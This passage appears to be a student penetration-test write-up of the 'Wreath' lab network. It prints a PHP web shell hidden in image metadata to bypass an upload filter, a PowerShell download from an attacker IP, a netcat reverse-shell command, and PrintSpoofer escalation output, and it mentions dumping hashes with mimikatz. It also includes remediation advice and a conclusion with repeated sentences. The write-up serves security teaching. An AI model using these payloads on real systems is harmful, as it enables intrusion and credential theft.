

Fig 1.32
(View of the website on the personal pc of Thomas)

So, we can see a similar site that we found on the git-stack machine. Let's see if we can find any source code on the git stack machine.
After enumerating I found the website.git on the gitstack machine, I downloaded it using the evil-winrm and tried to extract the commits using GitTools.

Fig 1.33
(Checking the commits for finding some server side files)

I extracted the commits.



Fig 1.34
(Extracted the Commits using Git-Tools)

Let’s check the last commit, and try to find the source code

Fig 1.35
(Extracted the Commits using Git-Tools)

After enumerating a bit, I found a server-side file, index.php

Fig 1.36
(Code in index,php)

We can clearly see the file upload function here, and it can be bypassed using some method. Let's try to bypass it and see if we can get something, but first let's visit this /resources page.

This page was password protected, I used the password "i<3ruby" and user "Thomas" and easily got access.



Fig 1.37
(File upload page found on Thomas's personal pc)

A way of exploiting and bypassing this kind of file upload is to change the meta-data and embed the code we want to execute, let's try this , I am going to change the comment field of any image to test whether the code is getting executed or not::
Let's alter the metadata of an image using the exiftool, and upload it and see if it works.



Fig 1.38
(Testing payload execution using an image)

As you can see that the code, we embedded inside the comment field of the picture got loaded, Next I tried to gain get upload an RCE code, using the image, and load it so that we can execute commands

PHP-code:

```
        <?php
   $cmd = $_GET["s3ntin3l"];
   if(isset($cmd)){
      echo "<pre>" . shell_exec($cmd) . "</pre>";
   }
   die();
?>
```

I cannot use the raw-code because, the Firewall is running so i obfuscated it, and embedded in the image using exiftool.



Fig 1.39
(Embedding the payload inside the image using exiftool)

After uploading the code, I executed system commands using curl,



Fig 1.40
(Executing system commands using the image uploaded)

It’s time to get a reverse shell, for that I uploaded netcat binary on the machine, using the php based exploit and powershell.

Fig 1.41
(serving the netcat binary using the attacker machine)

On the browser I pulled the file using:

http://10.200.85.100/resources/uploads/checkit.jpg.php?wreath=powershell -c "(newobjectSystem.Net.WebClient).DownloadFile('http://10.50.86.224/joc.exe',’C: \xampp\htdocs\resources\uploads\rshell.exe')"



Fig 1.42
(Downloading the netcat binary on the Thomas’s pc)

Now the file has been successfully uploaded, Let's run it and gain the reverse shell

Command:
powershell.exe c:\\xampp\\htdocs\\resources\\uploads\\rshell.exe 10.50.86.224 4444 -e cmd.exe

Fig 1.43
(Sending a reverse shell to attacker machine)

Let’s get back to our listener,

Fig 1.44

Unquoted Service Path:

After enumerating manually, services that can be used to escalate privileges to nt/authority

Fig 1.45
(Unqoated service path found)

I found that set-impersonate token was also enabled

The Tokens in windows-based systems provide very important role when we try to exploit,

```
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Fig 1.46
(Checking the tokens available for Thomas)

After researching a bit, I found some exploits available that can be used to escalate the privilege using Set Impersonate Token
Link: https://github.com/itm4n/PrintSpoofer
I transferred the print-spoofer using python, and ran it on the system

```
C:\xampp\htdocs\resources\uploads>normie.exe -i -c cmd
normie.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Fig 1.47
(Running Print Spoofer on Thomas's pc)
For POC, that I pwned the network, I dumped the Hashes using mimikatz:

Fig 1.48
(Dumping hash of the Administrator)

Fig 1.49
(Dumping hash of Thomas)

And, Finally the Wreath has been pwned.

RECAP

As demonstrated above, any flaw in a network's security can lead to catastrophic damage and a loss of control through the network. The author strongly advises Thomas to maintain a regular patch management program to keep software updated to protect from known vulnerabilities and enforcing a stronger password policy across the network. Network services should be reconfigured to run as lower privilege users. Thomas should also schedule a monthly threat scan on the network to detect any new vulnerabilities. We cannot guarantee that the network will be impenetrable after employing the recommended remediation.

CLEANUP

After every penetration test, a thorough cleanup is conducted to remove any remnants of the penetration test. Any exploit code, or tool that was uploaded to the network during the duration of the test were removed. Thomas Wreath should not need to perform a cleanup on the network. We take this portion of the test very seriously, below is proof of the cleanup that took place on the network upon the conclusion of the test.

Fig 1.50
(Deleting files from Centos Server)

Fig 1.51
(Deleting user created on GitStack server)

Fig 1.52
(Deleting file from Thomas's PC)

Conclusion

With the number of data breaches on the rise, companies urgently look for new ways to protect their data. The internet is overflowing with information on how companies can protect their data. The truth is that businesses of all sizes need to utilize an excellent VAPT solution to safeguard the data. In this blog post, we've discussed the importance of a VAPT solution and how it can help protect your business from malicious attacks. The best part is that it's affordable for all businesses.

A penetration test is very important for any organization who takes cyber security seriously. It's a proactive approach to maintaining a high level of security and protection from the hackers out there because if a penetration tester can exploit the vulnerability and can compromise your network then a real hacker can too. As we have heard of the famous WannaCry ransomware attack that affected over 2 lakh computers globally and demanded ransom payments in the form of bitcoins to unlock the systems. This attack has affected many big organizations. With such massive cyber-attacks happening these days, it has become very important to do the penetration testing on the regular intervals to keep our information system protected against security breaches. Thus, we have reached to a point that to prevent attacker from stealing our confidential data, Vulnerability Assessment & Penetration Testing is necessary. Through VA we can identify the vulnerabilities and then by PT we can patch the vulnerabilities

Future Scope

The scope of VAPT determines the assets that are to be scanned and the ones that are to be left. The scope is decided in the planning stage of a VAPT, and the entire process runs adhering to it. The future of penetration testing lies in using AI to make results more accurate and evaluations more efficient. But it is also important to understand that pen testers still must use their experience and knowledge to ultimately decide what is the best course of action to perform the assessment. The future of penetration testing lies in using AI to make results more accurate and evaluations more efficient. But it is also important to understand that pen testers still must use their experience and knowledge to ultimately decide what is the best course of action to perform the assessment. Vulnerability Assessment and Penetration Testing (VAPT) are both security services that focus on **identifying vulnerabilities in the network, server and system infrastructure**. Both the services serve a different purpose and are carried out to achieve different but complementary goals. VAPT is important to accomplish compliance standards. Protects your business from data loss and unauthorized access. In future we will concentrate on practical implementation of Vulnerability Analysis & Penetration Testing by using tools such as NESSUS, NMAP, WIRESHARK, METASPLOIT, BETTERCAP, and CAIN & ABEL.

Bibliography

WebGoat

1. https://github.com/vernjan/webgoat/blob/master/02-jwt-tokens.md
2. https://nikitushka.github.io/h1_Ponomarev.html
3. https://github.com/WebGoat/WebGoat/wiki/%28Almost%29-Fully-Documented-Solution-%28en%29
4. https://www.arbexam.blog/webgoat-sql-injection-advanced/
5. https://www.youtube.com/c/HackerSploit

Wreath

1. https://hunter2.gitbook.io/darthsidious/privilege-escalation/token-impersonation
2. https://github.com/C0nd4/OSCP-Priv-Esc
3. https://book.hacktricks.xyz/windows/stealing-credentials/credentials-mimikatz
4. https://www.exploit-db.com/exploits/47293
5. https://www.youtube.com/channel/UC0ZTPkdxlAKf-V33tqXwi3Q
6. https://github.com/jpillora/chisel
7. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955
8. https://www.youtube.com/c/c0nd4
9. https://www.youtube.com/watch?v=RMVyYvt0bLY&t=684s
10. https://www.hackingarticles.in/
11. https://infosecwriteups.com/privilege-escalation-in-windows-380bee3a2842